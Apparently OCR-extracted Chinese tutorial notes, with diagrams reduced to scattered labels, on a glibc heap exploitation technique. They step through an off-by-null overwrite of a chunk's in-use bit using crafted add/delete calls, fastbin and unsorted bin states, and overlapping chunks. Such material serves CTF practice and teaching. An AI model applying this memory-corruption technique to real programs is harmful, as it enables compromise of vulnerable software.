


BSS段，始终存在
0x08(size)
0x20(name)
0x08(ptr)
通过malloc完成
some thing
0x08(size)
0x20(name)
0x08(ptr)
some thing

插入


BSS段，始终存在
0
0
0
free
0x08(size)
0x20(name)
0x08(ptr)
some thing


删除


```
add(0x28,"0000","a"*0x28)
add(0x100,"1111","b"*0xf0+p64(0x100))
add(0x100,"2222","c"*0x100)
```

空间复用


小端模式，地址从低到高为001000..00

这个就没有空间复用
想一想为什么呢




```
delete(1)
delete(0)
```

放入Fast bin
Prev部分没有改变



prev_size = 0x110
prev_in_use = 0

Fastbin (0x30)

0

Unosrted bin

1

0x110

add(0x28,"0000","d"*0x28)

原来0x111，小端模式=11100
程序off by null，小段模式=00100


prev_size = 0x110

prev_in_use = 0

Unosrted bin

1

0x100






```
add(0x80,"1111","e"*0x80)
```


本来全是bbbbb，然后有off by null，所以低位会变成00

Unosrted bin

0x70



0
0x31
dddddddd
dddddddd
...
dddddddd
dddddddd
0x91
eeeeeeee
....
....
0x100
0x110
0x110
cccccccc
cccccccc
...
cccccccc
bbbbbb00
0x21
ffffffff
ffffffff
bbbbbbbbb
0x51
Unsorted
Unsorted
bbbbbbbbb
bbbbbbbbb
add(0x10,"3333","f"*0x10)
Unosrted bin
0x50

